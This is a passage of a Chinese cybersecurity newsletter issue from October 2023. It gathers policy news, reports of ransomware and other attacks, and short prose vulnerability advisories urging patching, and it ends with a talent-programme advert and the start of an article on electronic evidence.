极牛网络安全通讯 • 社群期刊

2023 年 10 月 第 28 期

网安观察

P15 **报告解读：**
2023年中国勒索攻击态势报告

P5
美国众议院通过《网络安全专家招聘现代化法案》

P22 战争期间“平民黑客” 8 条规则
P26 近期 OneinStack 供应链投毒事件分析
P30 安全事件运营 SOP：Webshell

第28期
2023年10月

极牛网

极牛网 网络安全行业媒体

致力于促进网络安全行业创新思维的交流与碰撞，搭建中国网络安全技术社区和交流平台

极牛众星计划

网安工程师品牌孵化

网安工程师品牌MCN孵化计划
工程师经纪服务平台

技术格局

网安工程师的成长，需要锻炼开阔的技术视野和统筹全局的战略高度，能够着眼现在思考未来，做懂业务懂策略的工程师。

管理之道

网安工程师随着职业发展，必然面临着向技术总监、CTO等管理角色转型，改变管理思维，建立属于自己的管理哲学。

人才梯队

作为技术管理者，如何建立一个稳固、高效的人才队伍是核心任务，更应该从人才梯队的角度，关注人才的培养的更迭。

企业战略

技术管理者应该建立技术以外的格局，经济形势、商业模式、投融资等等，才能助力企业发展，做与创始人同频的CTO。

产品运营

敢于拥抱和应对变化，敢于创新，在创新的基础框架下，寻找创新的实践方法论，激发技术人员创新能力，推动业务发展。

布道能力

作为技术工程师，需要重点培养自己的布道能力，能将自己的技术成果和理念传播出去，才能拓宽和升级自己的认知边界。

2023年第三季度勒索软件攻击趋势总结

网络犯罪专业化发展是2023年网络安全主要趋势之一，其中又以勒索软件攻击商业模式系统化发展最具代表性，这种趋势带来的威胁也是代言网络安全的一种长期威胁。

在Chainalysis公布的一组数据当中，2023年全球的勒索软件赎金从虚拟货币市场追踪的总金融可能达到8.98亿美元，其中仅上半年受害者就向勒索软件团伙支付了4.49亿美元赎金，从总体趋势上看，今年可能是勒索软件总体收入第二高的年份，仅次于2021年。

通常，恢复成本取决于勒索病毒的感染面积，如此前爱尔兰卫生局下属医院大面积终端感染勒索病毒，其恢复总成本后期统计就接近8000万欧元。所以，最好的办法是建设安全，而不是牺牲安全，赎金本身是损失的同时，支付赎金并不意味着不会造成其他损失。比如品牌信誉影响，业务中断影响等。

Q3开学季期间，据威胁情报公司Recorded Future统计，8月份全球共有27所学校遭到勒索软件攻击，加之7月份的19所，今年针对学校的勒索攻击可能会达到历史新高。

而在所有的威胁当中，勒索软件最为普遍占事件的54%，报告也回答了为什么医疗机构更容易成为勒索软件团伙的攻击目标，主要是因为大部分医疗机构（73%）没有专门的勒索软件防御计划。而这方面的代价则可以用安全事件的中位数30万欧元成本来回答，当然这只是经济损失，关键医疗服务中断（22%）可能造成的人身损害是医疗机构必须解决的紧迫问题。

Q1，数百家组织受到了VMware ESXi、GoAnywhere MFT两起漏洞攻击利用事件影响，Q2，又一起漏洞影响爆出，MOVEIT软件漏洞（具体来说是三个漏洞，分别是CVE-223-34362、CVE-223-35036、CVE-223-35708）可能影响了全球数百家政府机构和商业组织。

当时我们评价该漏洞时认为，其影响可能会超过Q1两起漏洞事件，比如工业巨头施耐德电气和西门子能源均受到该起漏洞事件影响，现在来看，其影响甚至要超过我们预期。

总顾问

叶绍琛

2023年11月2日

CONTEN

目录



安全态势

P4 | 信安标委技术文件《生成式人工智能服务安全基本要求》公开征求意见
P4 | 工信部《工业和信息化领域数据安全风险评估实施细则（试行）》公开征求意见
P4 | 国家密码管理局公布《商用密码应用安全性评估管理办法》《商用密码检测机构管理办法》
P5 | 国家标准《网络关键设备安全技术要求可编程逻辑控制器（PLC）》公开征求意见
P5 | 美国四部门联合发布《改善运营技术和工控系统开源软件安全》指南
P5 | 美国众议院通过《网络安全专家招聘现代化法案》
P5 | 美国政府拟更新联邦采购规则，设立联邦信息系统网络安全基线
P6 | 美国大型建材生产商遭网络攻击，公司运营被迫中断
P6 | 全球众多黑客组织加入巴以冲突数字斗争战局
P6 | 美高梅度假村因勒索软件攻击损失超 7.3 亿元
P7 | 国际自动化巨头江森自控遭勒索软件攻击致部分运营中断
P7 | 加拿大边境检查站遭网络攻击系统中断服务，边检延误超 1 小时
P8 | Microsoft 流式处理代理权限提升漏洞安全风险通告
P8 | curl SOCKS5 堆溢出漏洞安全风险通告
P8 | HTTP/2 协议拒绝服务漏洞安全风险通告
P9 | Glibc ld.so 本地权限提升漏洞安全风险通告
P9 | TorchServe 服务端请求伪造漏洞安全风险通告
P10 | Linux Kernel 本地权限提升漏洞安全风险通告
P10 | 用友 GRP-U8 SQL 注入漏洞安全风险通告
P10 | Apple 多产品多个高危漏洞安全风险通告



国际事件

P7
国家安全部发文起底美国情报机关网攻窃密的主要卑劣手段

ONTENTS



P15
《2023年中国勒索攻击态势报告》

专题报道

P22
战争期间"平民黑客" 8 条规则

P26
近期 OneinStack 供应链 投毒事件分析

P30
安全事件运营 SOP：Webshell



第 28 期

《网安观察》编辑部

主办　极牛网

总　　编　　辑：陈鑫杰
总　　顾　　问：叶绍琛
副　　总　　编：王文彦
威胁情报主编：陈艇鑫
移动安全主编：蔡国兆
网安人才主编：林俊濠
涉网犯罪主编：欧　晴
网安产业主编：张九史
网安态势主编：郑泽彬

公众号　小程序　网站

电子版请访问 www.geeknb.com 阅读或下载索阅、投稿、建议和意见反馈，请联系极牛网期刊编辑部。

E m a i l：hi@geeknb.com
地　　址：深圳市龙岗区天安云谷2栋2层
邮　　编：518000
电　　话：0755-33228862
印刷数量：1000 本
印刷单位：深圳彩虹印刷有限公司

版权所有 ©2021 极牛网，保留一切权利。
非经极牛网书面同意，任何单位和个人不得擅自摘抄、复制本资料内容的部分或全部，并不得以任何形式传播。

无担保声明
本资料内容仅供参考，均“如是”提供，除非适用法要求，极牛网对本资料所有内容不提供任何明示或暗示的保证，包括但不限于适销性或者适用于某一特定目的的保证。在法律允许的范围内，极牛网在任何情况下都不对因使用本资料任何内容而产生的任何特殊的、附带的、间接的、继发性的损害进行赔偿，也不对任何利润、数据、商誉或预期节约的损失进行赔偿。



政策篇

国内，《商用密码应用安全性评估管理办法》正式发布，提出重要网络与信息系统使用商用密码应遵循“三同步一评估”要求，如违反本办法规定，最高可罚款 100 万元；

国际上，英国政府发布充分性认定条例，建立英美个人数据跨境传输“数据桥”，英国组织向美国的数据跨境传输将不再必须进行传输风险评估，推动数据安全高效流动。

国内

信安标委技术文件《生成式人工智能服务安全基本要求》公开征求意见

10 月 11 日全国信安标委官网消息，全国信息安全标准化技术委员会组织制定的技术文件《生成式人工智能服务安全基本要求》已形成征求意见稿，现公开征求意见。该文件给出了生成式人工智能服务在安全方面的基本要求，包括语料安全、模型安全、安全措施、安全评估等，适用于面向我国境内公众提供生成式人工智能服务的提供者提高服务安全水平，适用于提供者自行或委托第三方开展安全评估，也可为相关主管部门评判生成式人工智能服务的安全水平提供参考。

工信部《工业和信息化领域数据安全风险评估实施细则（试行）》公开征求意见

10 月 9 日工信部官网消息，工业和信息化部研究起草了《工业和信息化领域数据安全风险评估实施细则（试行）（征求意见稿）》，现公开征求意见。该文件共 17 条，主要规定了境内工业和信息化领域重要数据和核心数据处理者开展的数据安全风险评估活动的各项要求。该文件提出，重要数据和核心数据处理者每年完成至少一次数据安全风险评估。

国家密码管理局公布《商用密码应用安全性评估管理办法》《商用密码检测机构管理办法》

10 月 7 日国家密码管理局官网消息，国家密码管理局审议通过《商用密码应用安全性评估管理办法》《商用密码检测机构管理办法》，现正式公布，自 2023 年 11 月 1 日起施行。《商用密码应用安全性评估管理办法》共 21 条，主要内容包括总体要求、程序及内容要求、实施规范、监督检查及法律责任、其他事项。该文件提出，重要网络与信息系统使用商用密码应遵循“三同步一评估”要求，如违反规定，最高可罚款 100 万元。《商用密码检测机构管理办法》共 29 条，主要内容包括总体要求、资质认定条件和程序、从业规范、监督检查及法律责任、其他事项。

国家网信办《规范和促进数据跨境流动规定》公开征求意见

9 月 28 日国家网信办官网消息，国家互联网信息办公室起草了《规范和促进数据跨境流动规定（征求意见稿）》，现公开征求意见。该文件提出了多种豁免数据出境申报的场景，包括跨境购物、跨境汇款、机票酒店预订、签证办理等必须向境外提供个人信息的情形，在华外企向境外提供内部员工个人信息的情形，不是在境内收集产生的个人信息向境外提供的情形，无需数据安全评估等手续。该文件还提出，未被相关部门、地区告知或者公开发布为重要数据的，不需要作为重要数据申报数据出境安全评估。

国家标准《网络关键设备安全技术要求可编程逻辑控制器（PLC）》公开征求意见

9 月 21 日全国信安标委官网消息，全国信息安全标准化技术委员会归口的国家标准《网络关键设备安全技术要求可编程逻辑控制器（PLC）》现已形成标准征求意见稿，公开征求意见。该文件规定了列入网络关键设备的可编程逻辑控制器在设备标识安全、冗余、备份恢复与异常检测、漏洞和恶意程序防范、预装软件启动及更新安全、用户身份标识与鉴别、访问控制安全、日志审计安全、通信安全和数据安全等方面的安全功能要求及安全保障要求，适用于网络关键设备可编程逻辑控制器（PLC）的研发、测试等工作。

国际

美国四部门联合发布《改善运营技术和工控系统开源软件安全》指南

10 月 10 日 CISA 消息，美国网络安全与基础设施安全局（CISA）、联邦调查局、国家安全局、财政部联合发布了《改善运营技术（OT）和工控系统（ICS）开源软件安全》指南文件。该文件遵循 CISA 近期发布的开源软件安全路线图，向 OT/ICS 组织提出了三方面建议，包括支持开源软件的开发和维护、管理和修复 OT/ICS 环境中的漏洞、使用跨部门网络安全绩效目标作为采用与开源软件相关网络安全最佳实践的共同框架。

美国众议院通过《网络安全专家招聘现代化法案》

10 月 3 日 FedScoop 消息，美国众议院通过一项两党法案《网络安全专家招聘现代化法案》，旨在扩大合格申请人的范围，从而解决联邦网络安全岗位面临的人才短缺问题。该法案要求，除非法律要求，联邦机构不得对网络安全工作设定最低教育要求，只有在岗位能力与教育背景直接挂钩的情况下考虑申请人的教育水平。法案还要求人事管理办公室每年发布报告，详细介绍网络安全职位最低资质要求的变化、汇报担任此类职位人员的教育水平数据。提出该法案的众议员 Nancy Mace 表示，希望通过法案将联邦政府打造成网络安全的“模范雇主”。

美国政府拟更新联邦采购规则，设立联邦信息系统网络安全基线

10 月 3 日美国联邦公报网消息，美国国防部、总务管理局、国家航空航天局联合在《联邦公报》上发布拟议规定，公开征求意见。新规计划修订《联邦采购规则》，提出一套适用于联邦信息系统的网络安全基线要求，包括云环境 / 非云环境两类环境版本。此前，美国不同联邦机构采购的网络安全要求高低不一，带来了较多风险，新规将统一相关要求，各机构后续需删除采购合同中的重复要求，但可以保留高于基线的要求。

英国政府发布充分性认定条例，建立英美个人数据跨境传输“数据桥”

9 月 21 日英国政府网消息，英国政府宣布与美国建立“数据桥”，为此在议会制定并实施充分性认定条例，使个人数据在两个国家之间自由流动。该条例将于 10 月 12 日生效，届时将允许组织通过“欧盟 – 美国隐私框架的英国扩展”进行英美间数据跨境传输，无需进行传输影响评估和实施额外的传输保障措施。数据桥是英国政府描述“充分性”时首选的公开术语，指的是一项允许个人数据从英国流向另一个国家、且在此过程中无需进一步保障的决策。它代表着这些数据流向地之间的联系，也象征着英国与其他国家的国际合作方式。数据桥不具有互惠性，因此它不允许数据从其他国家自由地流向英国。

美国参议院提出两项法案推动加强农村网络安全

9 月 15 日美国参议院官网消息，美国参议员 Mike Rounds 和 Catherine Cortez Masto 提出了两项跨党派的立法，旨在保护农村和农业社区的网络安全，免受针对企业、基础设施和美国食品供应链的网络攻击。其中，《农村水系统网络安全法》将通过更新网络防御和技术支持，解决农村供水系统中的漏洞问题；《食品和农业行业网络安全支持法》将帮助农场和牧场主预防和应对包括勒索软件攻击在内的网络威胁。



事件篇

自 10 月 7 日哈马斯突袭以色列以来，全球众多黑客组织加入巴以冲突数字斗争战局，“选边站队”对以色列和巴勒斯坦数字基础设施开展网络攻击，黑客组织网络攻击构成了现代战争的数字冲突新前沿。

美国大型建材生产商遭网络攻击，公司运营被迫中断

10 月 11 日 Bleeping Computer 消息，美国大型建材生产商辛普森制造向证券交易委员会(SEC)提交 8-K 表格，披露了一起引发公司运营中断的网络安全事件。该公司表示，10 月 10 日发现了 IT 问题和应用程序中断问题，并很快发现问题是由网络攻击引起。为了应对这种情况，该公司关闭了所有受影响系统，以防攻击扩散。该公司称，正在实施的纠正过程可能需要一些时间，因此业务运营将继续中断。虽然发布了网络攻击导致业务运营暂停的公告，但公司的股票交易尚未受到负面影响。

全球众多黑客组织加入巴以冲突数字斗争战局

10 月 8 日 TimesNowNews 消息，自 10 月 7 日哈马斯突袭以色列以来，全球黑客组织正在“选边站队”，对以色列和巴勒斯坦数字基础设施开展网络攻击，在网络空间塑造了巴以冲突的第二战场。“孟加拉国神秘团队”“匿名者苏丹”“巴基斯坦疯狂团队”“Garnesia 团队”“甘诺赛团队”“摩洛哥黑客网络军”等伊斯兰黑客组织发起了代号为 OPISRAEL 和 OpIsraelV2 的行动，对以色列国家电力局、《耶路撒冷邮报》、总会计师等网站发起网络攻击，导致部分网站无法访问。“匿名者苏丹”甚至攻击了以色列“铁穹”导弹防御系统和以色列“警报”应用程序。亲俄罗斯黑客组织 Killnet 等也开始攻击以色列多个目标机构，并导致以色列政府网站下线。印度黑客组织则对巴勒斯坦国家银行和电信公司等目标发动网络攻击，其中黑客组织“印度网络力量”声称攻击致瘫了哈马斯官方网站。包括 SilenOne、Garuna Ops 和 Team UCC Ops 等其他亲以色列黑客组织也很活跃。黑客组织的网络攻击构成了现代战争的数字冲突新前沿。

美高梅度假村因勒索软件攻击损失超 7.3 亿元

10 月 5 日 Bleeping Computer 消息，美国知名酒店集团美高梅度假村向美国证交会披露，9 月发生的勒索软件事件不仅导致大量客户数据泄露，还迫使公司利润指标（EBITDAR）下调了约 1 亿美元（约合人民币 7.3 亿元）。据悉，与 BlackCat/ALPHV 勒索软件团伙的关联成员 Scattered Spider，利用社交工程方法侵入了美高梅网络，窃取了敏感数据，并加密了 100 多个 ESXi 虚拟机管理器。该事件大范围扰乱了美高梅业务运营，导致信息技术系统长时间中断，造成了实质性影响。公告称，“公司网站和移动端应用程序上的预订功能受到影响，导致入住率下降了 88%。不过，只有 9 月的入住率受到影响。”美高梅表示，财务影响将主要限于 2023 年第三季度，并不会对年度财务业绩产生重大影响。

全球最大移动虚拟运营商遭网络攻击，导致数百万用户通信中断

10 月 4 日 TechCrunch 消息，英国移动虚拟运营商巨头莱卡移动（Lyca Mobile）确认遭遇网络攻击，导致数百万用户的服务中断。该公司日前发布声明，称安全事件导

致客户无法通过其网站、应用程序或商店完成充值，一些国内、国际通话也受到干扰。声明还称，系统内部个人信息被访问，除美国、澳大利亚、乌克兰和突尼斯外，近 20 个国家地区的服务中断。莱卡移动自称是全球最大的移动虚拟运营商，基于英国网络运营商 EE 的基础设施开展业务，业务覆盖 23 个国家 / 地区，拥有超过 1600 万客户。

国际自动化巨头江森自控遭勒索软件攻击致部分运营中断

9 月 27 日 Bleeping Computer 消息，国际自动化巨头江森自控遭受勒索软件攻击，导致公司许多设备被加密，影响了公司及子公司的运营。据消息人士称，公司亚洲办事处首先遭受了攻击，随后影响范围变大，导致公司关闭了部分 IT 系统，多个子公司网站都显示技术中断的消息。据了解，勒索软件团队声称窃取了超过 27TB 内部数据，并加密了 VMWare ESXi 虚拟机，向公司索要 5100 万美元赎金。江森自控后续在提交美国证交会报告中确认了此次网络安全事件，表示正在调查，并与保险公司协商。

加拿大边境检查站遭网络攻击系统中断服务，边检延误超 1 小时

9 月 21 日 The Record 消息，加拿大边境服务署计算机遭到亲俄黑客组织 NoName057（16）的 DDoS 攻击。加拿大边境服务署表示，DDoS 攻击影响了机场自助值机机器和电子门的连接，但未确认攻击者身份。蒙特利尔机场管理局表示，由于自助值机机器发生故障，加拿大全国边境检查站处理到达人员工作出现重大延误。延误时间超过一小时之久。奇怪的是，据悉遭受攻击的系统应该处于隔离网，不知是如何被攻击的。

香港政府机构又遭黑客勒索，消委会海量数据将被“撕票”

9 月 22 日香港经济导报消息，香港消费者委员会计算机系统遭黑客入侵，投诉人及《选择》月刊订户资料外泄。据了解，黑客已向消委会提出勒索。黑客勒索邮件要求 9 月 23 日晚上 11 时 20 分前缴 50 万美元赎金。消委会 22 日召开记者会，消委会主席陈锦荣表示， 20 日被黑客入侵，时间长达 7 小时，八成系统被破坏，涉及员工、客户数据，以及其他内部记录。消委会强烈谴责黑客活动，称绝对不会交付赎金，并会全力配合警方调查。这是继 8 月中旬香港数码港发现遭黑客入侵致部分数据泄露后，再有香港公营机构遭到网络攻击致数据泄露的事件。

国家安全部发文起底美国情报机关网攻窃密的主要卑劣手段

9 月 20 日国家安全部消息，国家安全部公众号发布文章《起底美国情报机关网攻窃密的主要卑劣手段》，公布国家安全机关破获的系列美国间谍情报机关网络攻击窃密案件，揭秘了“黑客帝国”维护“网络霸权”的卑劣伎俩。文章称，2009 年，特定入侵行动办公室就开始入侵华为总部的服务器并持续开展监控。2022 年 9 月，又被发现长期持续地对包括西北工业大学在内的国内网络目标实施了上万次恶意网络攻击，控制了数以万计的网络设备，窃取了大量高价值数据。2022 年以来，我国网络安全机构已披露多款美情报部门网络攻击武器，如“电幕行动（Bvp47）”“量子(Quantum)”“酸狐狸（FOXACID）”“蜂巢（Hive）”等。美国情报部门利用这些规模化的武器装备对中国、俄罗斯等全球 45 个国家和地区开展长达十余年的网络攻击、网络间谍行动，网络攻击目标涵盖电信、科研、经济、能源和军事等核心重要领域。

政务系统承包商遭勒索攻击，哥伦比亚国家政务服务陷入瘫痪

9 月 16 日 The Record 消息，哥伦比亚卫生和社会保护部、司法部门、工商监管等部门宣布，由于美国技术提供商 IFX 网络公司遭遇网络攻击，引发一系列问题，限制了这些部门的运作能力。卫生和社会保护部表示提供全国服务的应用已无法访问，司法部门表示官网已经关闭，最高法院则因此暂停所有听证会。IFX 网络公司号称拉丁美洲最大的云业务服务商，为当地十余个国家提供网络托管服务。



漏洞篇

开源软件基础组件频频曝光高危漏洞，包括 curl、libcue、libvpx、libwebp 等，风险等级高且影响范围广，较易形成软件供应链安全危机，建议客户尽快做好自查及防护。

Microsoft 流式处理代理权限提升漏洞安全风险通告

10 月 12 日，奇安信 CERT 监测到 Microsoft 流式处理代理权限提升漏洞 (CVE-2023-36802)。Windows 多媒体框架服务中的组件 Microsoft Kernel Streaming Server(mskssrv.sys) 中存在对象类型混淆漏洞，通过该漏洞，具有低权限的本地攻击者可以在越界内存上执行流对象操作，从而在内核中执行恶意代码，最终可以将权限提升至 SYSTEM。目前奇安信 CERT 已成功复现该漏洞，鉴于该漏洞影响范围较大，建议客户尽快做好自查及防护。

curl SOCKS5 堆溢出漏洞安全风险通告

10 月 11 日，奇安信 CERT 监测到官方发布新版本修复 curl SOCKS5 堆溢出漏洞 (CVE-2023-38545)。当使用 socks5 代理时，如果主机名大于 255，curl 会尝试使用本地解析代替远程解析，但没有按照预期工作，导致内存损坏，攻击者可以构造恶意主机名触发漏洞，成功利用该漏洞将造成代码执行。鉴于此漏洞影响范围较大，建议客户尽快做好自查，经奇安信 CERT 研判漏洞利用条件苛刻，客户不必惊慌，可酌情排期修复。

HTTP/2 协议拒绝服务漏洞安全风险通告

10 月 11 日，奇安信 CERT 监测到互联网上公开近几个月利用 HTTP/2 协议拒绝服务漏洞 (CVE-2023-44487) 进行攻击的详细信息。恶意攻击者可通过打开多个请求流并立即通过发送 RST_STREAM 帧，取消请求，通过这种办法可以绕过并发流的限制，导致服务器资源的快速消耗。鉴于此漏洞影响产品较多，并已存在在野利用，建议客户尽快做好自查及防护。

libcue 远程代码执行漏洞安全风险通告

10 月 10 日，奇安信 CERT 监测到 libcue 远程代码执行漏洞 (CVE-2023-43641)。libcue 中存在越界访问漏洞，未经身份验证的远程攻击者诱导 GNOME 桌面环境的用户在从恶意网页下载 CUE 表后，tracker-miners 会使用 libcue 来解析该具有 .cue 文件拓展名的恶意文件，从而触发 libcue 上的漏洞，最终可以在目标机器上执行任意代码。libcue 存在于 GNOME 中，被许多开源操作系统使用，此漏洞影响范围较大，建议客户尽快做好自查及防护。

Exim 代码执行漏洞安全风险通告

10 月 9 日，奇安信 CERT 监测到 Exim 代码执行漏洞 (CVE-2023-42115)。Exim 存在代码执行漏洞，该漏洞是由于用户输入验证不当所导致的越界写入。在开启外部身份认证后，未经身份验证的远程攻击者可以利用该漏洞在服务账户的上下文中执行代码。鉴于此漏洞影响范围较大，建议客户尽快做好自查及防护。

Apple iOS 及 iPadOS 本地权限提升漏洞安全风险通告

10 月 7 日，奇安信 CERT 监测到 Apple iOS 及

iPadOS 本地权限提升漏洞 (CVE-2023-42824)。该漏洞存在于 Apple iOS 及 iPadOS 的内核中，可能允许本地攻击者利用此漏洞在受影响的 iPhone、iPad 上提升权限。目前 Apple 获悉一份报告，称此漏洞可能已在 iOS<16.6 版本中被积极利用。鉴于此漏洞已发现在野利用，建议客户尽快做好自查及防护。



Glibc ld.so 本地权限提升漏洞安全风险通告

10 月 7 日，奇安信 CERT 监测到 Glibc ld.so 本地权限提升漏洞 (CVE-2023-4911)。GNU C 库的动态加载器 ld.so 在处理 GLIBC_TUNABLES 环境变量时存在缓冲区溢出漏洞。可能允许本地攻击者在运行具有 SUID 权限的二进制文件时通过恶意的 GLIBC_TUNABLES 环境变量来提升系统权限。目前，此漏洞技术细节及 PoC 已在互联网上公开，同时奇安信 CERT 已复现此漏洞，鉴于此漏洞影响范围较大，建议客户尽快做好自查及防护。



TorchServe 服务端请求伪造漏洞安全风险通告

10 月 7 日，奇安信 CERT 监测到 TorchServe 服务端请求伪造漏洞 (CVE-2023-43654)。TorchServe 是一个用于在生产中服务和扩展 PyTorch 模型的工具。TorchServe 在默认配置下允许用户通过任意 URL 来加载模型，远程未授权攻击者可能利用此漏洞远程下载文件并将其写入磁盘，组合 CVE-2022-1471 可能导致远程代码执行。值得注意的是，该系统官方提示安全风险，默认情况下端口仅监听在本地，但仍存在未遵循官方建议监听在 0.0.0.0，导致公网暴露的情况。奇安信 CERT 已监控到在野利用，建议客户尽快做好自查及防护。



Atlassian Confluence Data Center and Server 权限提升漏洞安全风险通告

10 月 5 日，奇安信 CERT 监测到 Atlassian 发布 Confluence Data Center and Server 权限提升漏洞 (CVE-2023-22515) 通告。Confluence Data Center and Server 存在权限提升漏洞，未经身份验证的远程攻击者可以利用该漏洞来创建未授权的 Confluence 管理员账户并访问 Confluence 实例。目前，奇安信 CERT 已监测到此漏洞在野利用，鉴于此漏洞影响范围较大且存在在野利用，建议客户尽快做好自查及防护。



Microsoft 流式处理服务特权提升漏洞安全风险通告

9 月 28 日，奇安信 CERT 监测到 Microsoft 流式处理服务特权提升漏洞 (CVE-2023-29360) 技术细节、POC 及 EXP 在互联网上公开。由于 mskssrv 驱动程序中数据验证不当，引用用户提供的值作为指针时缺少验证，导致未经身份验证的本地攻击者可以利用此漏洞将权限提升至 SYSTEM。目前，奇安信 CERT 已分析并复现此漏洞，鉴于该漏洞 EXP 等已公开，现时威胁上升，建议客户尽快做好自查及防护。



Google Chrome libvpx 堆缓冲区溢出漏洞安全风险通告

9 月 28 日，奇安信 CERT 监测到 Google Chrome libvpx 堆缓冲区溢出漏洞 (CVE-2023-5217) 存在在野利用。Google Chrome libvpx 的 VP8 编码中存在堆缓冲区溢出漏洞，未经身份认证的远程攻击者诱导受害者点击特制的链接，成功利用该漏洞将导致应用程序崩溃或任意代码执行等。目前，此漏洞已检测到在野利用，鉴于此漏洞影响范围较大，建议客户尽快做好自查及防护。



Google libwebp 远程代码执行漏洞安全风险通告

9 月 27 日，奇安信 CERT 监测到 Google libwebp 远程代码执行漏洞 (CVE-2023-4863)。libwebp 在解析 WebP 格式图片时，会使用霍夫曼编码来构造霍夫曼编码表，并进行解码得到原始图像。在分配霍夫曼编码表的内存空间时，解码器提前会将所有一级表和二级表的空间同时分配。但是由于霍夫曼编码表数据读取自图片，未正确校验数据大

小。当攻击者构造非法的霍夫曼表时，可以使得表的总内存大小超过预分配的大小，导致堆缓冲区溢出漏洞。目前，奇安信 CERT 已监测到此漏洞在野利用，鉴于此漏洞影响范围极大，建议客户尽快做好自查及防护。



Linux Kernel 本地权限提升漏洞安全风险通告

9 月 26 日，奇安信 CERT 监测到 Linux Kernel 本地权限提升漏洞 (CVE-2023-35001)。Linux 内核 Netfilter 模块 nft_byteorder_eval 函数存在越界写入漏洞。具有 CAP_NET_ADMIN 权限的本地攻击者可以利用该漏洞将权限提升至 ROOT 权限。鉴于该漏洞影响范围极大，建议客户尽快做好自查及防护。



用友 GRP-U8 SQL 注入漏洞安全风险通告

9 月 22 日，奇安信 CERT 监测到用友 GRP-U8 SQL 注入漏洞 (QVD-2023-22742)。在用友 GRP-U8 的 bx_historyDataCheck jsp 存在 SQL 注入漏洞，由于用友 GRP-U8 未对用户的输入进行有效的过滤，直接将其拼接进了 SQL 查询语句中，导致系统出现 SQL 注入漏洞。目前该漏洞 PoC 已公开，奇安信 CERT 已复现此漏洞，鉴于该漏洞影响范围较大，建议客户尽快做好自查及防护。



Apple 多产品多个高危漏洞安全风险通告

9 月 22 日，奇安信 CERT 监测到 Apple 修复多个高危在野利用漏洞，包括 CVE-2023-41991 Apple 多产品安全特性绕过漏洞、CVE-2023-41992 Apple 多产品权限提升漏洞、CVE-2023-41993 Apple 多产品代码执行漏洞。目前这三个漏洞已发现在野利用事件，鉴于这些漏洞影响范围极大，建议客户尽快做好自查及防护。



Windows 内核权限提升漏洞安全风险通告

9 月 21 日，奇安信 CERT 监测到 Windows 内核权限提升漏洞 (CVE-2023-35359) 细节、PoC 及 EXP 在互联网上公开。由于 Windows 发生未处理的异常时，程序将尝试唤醒 Windows 错误报告（WER）服务进行日志记录和分析。当唤醒失败时，故障程序将创建一个 WerFault.exe 子进程来收集程序特定的信息。当故障程序是模拟当前用户的特权进程时，可以使用伪造的 DoS 设备映射来劫持进程创建，并以高完整性执行任意代码，最终实现权限提升。具有低权限的本地攻击者利用该漏洞，可以将权限提升至 SYSTEM。目前，奇安信 CERT 已分析并复现此漏洞，鉴于该漏洞 EXP 等已公开，现时威胁上升，建议客户尽快做好自查及防护。



用友 U8Cloud ServiceDispatcher 反序列化漏洞安全风险通告

9 月 20 日，奇安信 CERT 监测到用友 U8Cloud ServiceDispatcher 反序列化漏洞 (QVD-2023-22491)。未经身份验证的远程攻击者通过 ServiceDispatcher 接口发送恶意数据包，利用反序列化数据包，成功利用该漏洞可以命令执行，导致系统被攻击与控制。鉴于此漏洞利用难度低，建议受影响用户尽快安装补丁，部署 WAF、RASP 等工具，同时避免用友 U8Cloud 系统暴露在公网。



JumpServer 未授权访问漏洞安全风险通告

9 月 19 日，奇安信 CERT 监测到 JumpServer 未授权访问漏洞 (CVE-2023-42442)。未经身份验证的远程攻击者利用该漏洞可以访问录像文件，远程获取到敏感信息。如果会话重播存储在 S3 或 OSS 或其他云存储中，则不受影响。鉴于此漏洞影响范围较大，建议客户尽快做好自查及防护。

红帽人才工程

Cyber Crime Governance Talent Training Project

工程简介

在“全国网络警察培训基地”的指导下，中国下一代网络安全联盟牵头发起「红帽人才工程」，联合华云信安、美亚柏科、高联通信等知名网络安全企业，围绕“网络犯罪治理、涉网犯罪打击”等相关网络安全课题，持续挖掘、培养、资助、赋能网络安全人才，构建红色基因的网络空间安全人才防线。

申报流程

课题征集 → 课题公示 → 立项评审

研究课题计划征集

研究课题信息公示

研究课题立项评审

申报说明

项目资讯

培养对象

政企单位在职人员、高校全日制在校生（含研究生）、互联网企业技术人员、网络安全企业技术人员以及社会网络安全人才...

核心课题

内网攻防、社工钓鱼、远控木马、免杀加壳、情报甄别、资金分析、调证溯源、取证固证、远程勘验、APP反编译、二进制逆向...

构建全链条电子证据服务，打造数字司法新范式

某企业高管在离职前，利用其高级管理权限，将大量机密文件下载到U盘，并清空了计算机。针对这种侵犯企业利益的行为，鉴定专家通过科学的方法和技术手段，对计算机数据进行了恢复，从中提取了文档信息和外接存储设备插拔记录；并对涉案电子数据的真实性、完整性、关联性进行了鉴定，成为法院确认侵权行为的关键证据。

事中取证和事后鉴定在这里扮演了决定性的角色，但这条路径并非完美无缺。电子数据易灭失、易篡改，即使专家能够利用高级技术恢复部分数据，但数据的完整性和原始性可能受到质疑。如果运用区块链技术进行数据存证，从源头上确保证据的完整性和真实性，可以大大降低数据在事后被质疑的可能性。

针对行业困境与挑战，需要构建全链条的电子证据服务，涵盖事前存证、事中取证、事后鉴定全流程，才能全面应对网络诈骗、网络侵入、版权纠纷及企业内部调查等问题，为当前智慧司法领域的发展注入新技术与新思路。

随着行业的不断发展，
未来标准化、规范化、轻量化的
数字司法解决方案存在广阔的需求。

一、电子取证行业面临三大挑战困境

当前全球正在经历一场数字技术革命，云计算、物联网、人工智能等新兴技术深刻改变我们社会与生活的方方面面。在无处不在的数字世界，数据成为社会运行的关键要素。聚焦到司法领域，电子数据在指控犯罪中的作用越来越重要，经常成为调查过程中的关键证据。电子数据在证据体系中已经成为名副其实的“证据之王”。


2012 年修改后的《刑事诉讼法》将电子数据确立为法定证据种类，从根本上确立了电子数据作为独立证据的地位。现在，电子数据不仅涉及各类新型网络案件，还深入到越来越多传统案件。统计显示，目前全国民事案件中超过 84% 涉及电子证据，且互联网法院几乎 100% 的案件提交了电子证据。

行业方兴未艾、一片盎然春意，但却依然面临体系尚未成熟、人才紧缺、技术滞后等三大挑战，亟待行业所有掌舵者与从业者去直视和应对。

1、案件突破难

